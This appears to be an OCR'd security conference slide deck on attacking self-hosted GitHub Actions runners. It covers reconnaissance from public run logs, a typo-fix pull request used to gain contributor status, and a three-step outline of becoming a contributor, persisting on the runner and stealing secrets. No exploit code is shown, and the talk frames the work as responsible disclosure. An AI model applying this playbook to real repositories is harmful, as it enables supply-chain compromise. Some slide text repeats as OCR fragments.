Self Hosted GitHub Runners

Continuous Integration, Continuous Destruction

Adnan Khan | John Stawinski

First...A Story

Two months ago, someone identified a GitHub Actions misconfiguration in a public repository owned by one of the largest domestic chip manufacturers in the United States - anyone with a GitHub account could have exploited it by creating a pull request. The vulnerability allowed them to obtain Enterprise admin privileges over that company's GitHub Enterprise Cloud tenant. This provided access to some of that companies most sensitive intellectual property. They had the privileges to make every repository public or even delete their GitHub organizations, which would trigger an immediate loss of over 120,000 repositories. Thankfully, this was not an APT, it was me, and I responsibly disclosed the vulnerability.

-Adnan Khan

Disclaimer

- All vulnerabilities mentioned during this talk have been remediated
- The views and opinions expressed in this presentation are solely our own
- The content presented is not endorsed by, nor does it represent the views of our employers
- All materials and ideas shared are independently developed and should not be attributed to our employers

Adnan Khan

- Security Engineer for Day Job
- Security Researcher
- Bug Bounty Hunter
- Live in Baltimore, Maryland

X: @adnanthekhan
Website: adnanthekhan.com

John Stawinski

- Red Team Security Engineer
- CI/CD Security Researcher
- Enjoys anything outside, especially activities that lead to injury
- Former Collegiate Athlete
- Nomadic (for now)

Email: jstan327@gmail.com
LinkedIn: www.linkedin.com/in/john-stawinski-72ba87191
Website: johnstawinski.com

Actions

TensorFlow

Microsoft

PyTorch

ASTAR 2.0


And many more....

Fortinet

https://www.fortinet.com › resources › cyberglossary

SolarWinds Supply Chain Attack

One of the most notable impacts was **the financial fallout from the attack**. On average, the attack cost companies 11% of their annual revenue. The impact was ...



ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE

ATTACK OF THE CLONES —

GitHub besieged by millions of malicious repositories in ongoing attack

GitHub keeps removing malware-laced repositories, but thousands remain.

on their software supply chains (a three-fold increase from 2021). There's already evidence this is happening, with supply chain attacks up 633% and surpassing the number of malware-based attacks by 40% in 2022.

OK, BUT IS IT REALLY THAT BAD?

Yes.

There is a systemic lack of awareness around self-hosted CI/CD agent security in the world's most advanced technological organizations, exposing them to critical supply chain attacks.

The tech community is uninformed of these attacks

These attacks are easy

These attacks could shape the course of the world

The Progression

August 2022 — Abused a Self-Hosted GitHub Runner on a Red Team Engagement

2022/2023 — Developed GitHub Actions Attack Tooling

July 2023 — Lightbulb Moment - Decided to Put Fixing a Typo to the Test Against GitHub Itself

July 2023 - February 2024 — Disclosed GitHub Actions Vulnerabilities in Public Repositories with Bug Bounty Programs Using Self-Hosted Runners

Github-Hosted Runners

→ Built by GitHub

→ Updated on a weekly cadence

→ As of writing, covers:
- Linux, Windows, MacOS
- Multiple architectures

→ Always Ephemeral

Self-Hosted Runners

→ Managed by end users

→ Runs the Actions Runner agent


→ Security is the user's responsibility

→ "Path of Least Resistance" is a non-ephemeral self-hosted runner.

Workflow Run Log Analysis

Public Repository Self-Hosted Runners

Scanned ~July 4-8 2024



Adnan Khan - X: @adnanthekhan Website: adnanthekhan.com

John Stawinski - Email: jstan327@gmail.com Website: johnstawinski.com

Workflow Run Log Analysis

Every GitHub Actions workflow has a run log.

Attackers can:

- **Learn** about the self-hosted runner's configurations
- **Plan** a full attack before any malicious actions

On public repositories, **anyone** can download the run logs

```
Requested labels: self-hosted, gpu, a100-40gb-4
Job defined at: google/maxtext/.github/workflows/UnitTests.yml@refs/heads/main
Waiting for a runner to pick up this job...
Job is about to start running on the runner: NVIDIA-4-A100-40GB-3 (repository)
Current runner version: '2.317.0'
Runner name: 'NVIDIA-4-A100-40GB-3'
Runner group name: 'Default'
Machine name: 'yooh-maxtext-github-runner-4gpu-3'
##[group]GITHUB_TOKEN Permissions
Contents: read
Metadata: read
Packages: read
##[endgroup]
##[endgroup]
[command]/usr/bin/git submodule status
##[group]Cleaning the repository
[command]/usr/bin/git clean -ffdx
[command]/usr/bin/git reset --hard HEAD
HEAD is now at 7a40096 Copybara import of the project:
##[endgroup]
##[group]Disabling automatic garbage collection
[command]/usr/bin/git config --local gc.auto 0
Use 0.15.1 version spec cache key for v0.15.1
Restored from hosted tool cache /__w/_tool/buildx-dl-bin/0.15.1/linux-x64
Buildx binary found in /github/home/.docker/buildx/.bin/0.15.1/linux-x64/docker-buildx
##[endgroup]
```

Requested Runner Labels

```
Requested labels: self-hosted, gpu, a100-40gb-4
```

Organization Level vs. Repository Level Runners

```
Job is about to start running on the runner: NVIDIA-4-A100-40GB-3 (repository)
```

Runner Name / Group

```
Runner name: 'NVIDIA-4-A100-40GB-3'
Runner group name: 'Default'
Machine name: 'yooh-maxtext-github-runner-4gpu-3'
```

GITHUB_TOKEN Permissions

```
##[group]GITHUB_TOKEN Permissions
Contents: read
Metadata: read
Packages: read
##[endgroup]
```

Ephemeral vs. non-Ephemeral Runner

```
##[group]Cleaning the repository
[command]/usr/bin/git clean -ffdx
[command]/usr/bin/git reset --hard HEAD
HEAD is now at 7a40096 Copybara import of the project:
```

Runner Architecture

```
/buildx-dl-bin/0.15.1/linux-x64
r/buildx/.bin/0.15.1/linux-x64/docker-buildx
```

Teach Me How to Hack Everyone.

People Tend to Use Default Settings

Becoming a Contributor is
Not a Security Boundary

Anyone Can Fix a Typo

What is the "Vulnerability"?


Default workflow approval

Non-ephemeral public repo self-hosted runner

Over-permissive GITHUB_TOKEN or Actions Secrets


By themselves, these are gaps in "best practices"

Together, they could ruin your day



The Three Step Process


1. Become a contributor
2. Persist on the runner
3. Capture secrets and move laterally



Case Studies

Case Study 1

The tech community is uninformed of these attacks which can have critical, widespread impact



Hacking GitHub,

Through Actions

Case Study 1: GitHub Actions Runner Images

"The one that started it all"

How do I become a Contributor?

Changes from all commits ▾ File filter ▾ Conversations ▾ Jump to ▾ ⚙ ▾

2 .github/workflows/ubuntu-win-generation.yml

```
@@ -62,7 +62,7 @@ jobs:
62  62            repository: '${{ inputs.custom_repo }}'
63  63            ref: '${{ inputs.custom_repo_commit_hash }}'
64  64
65      -       - name: Set image varibles
    65  +       - name: Set image variables
66  66            run: |
67  67              $ImageType = "${{ inputs.image_name }}"
68  68
```

The typo

Fix minor typo in workflow file #7931

Merged

merged 1 commit into `actions:main` from `:patch-1` on Jul 20, 2023

Conversation 1 | Commits 1 | Checks 3 | Files changed 1

commented on Jul 18, 2023 — Contributor

Description

This is a minor typo fix.

- Account Created: 07-17-2023
- Pull Request Submitted: 07-18-2023
- Pull Request Merged: 07-20-2023

`Fix minor typo in workflow file` — Verified ✓ `d1bfe62`

Fix minor typo in workfl

Merged

merged 1 com… atch-1 on Jul 20, 2023

Conversation 1 Commit…

comment… Contributor

Description

This is a minor typo fix.

…d: 07-17-2023
…ubmitted: 07-18-2023
…erged: 07-20-2023

Fix minor typo in workflow file Verified d1bfe62

Planning the Attack


Scheduled Nightly Workflows on Self-Hosted Runners

GITHUB_TOKEN with full write access


Multiple Non-Ephemeral Self Hosted Runners

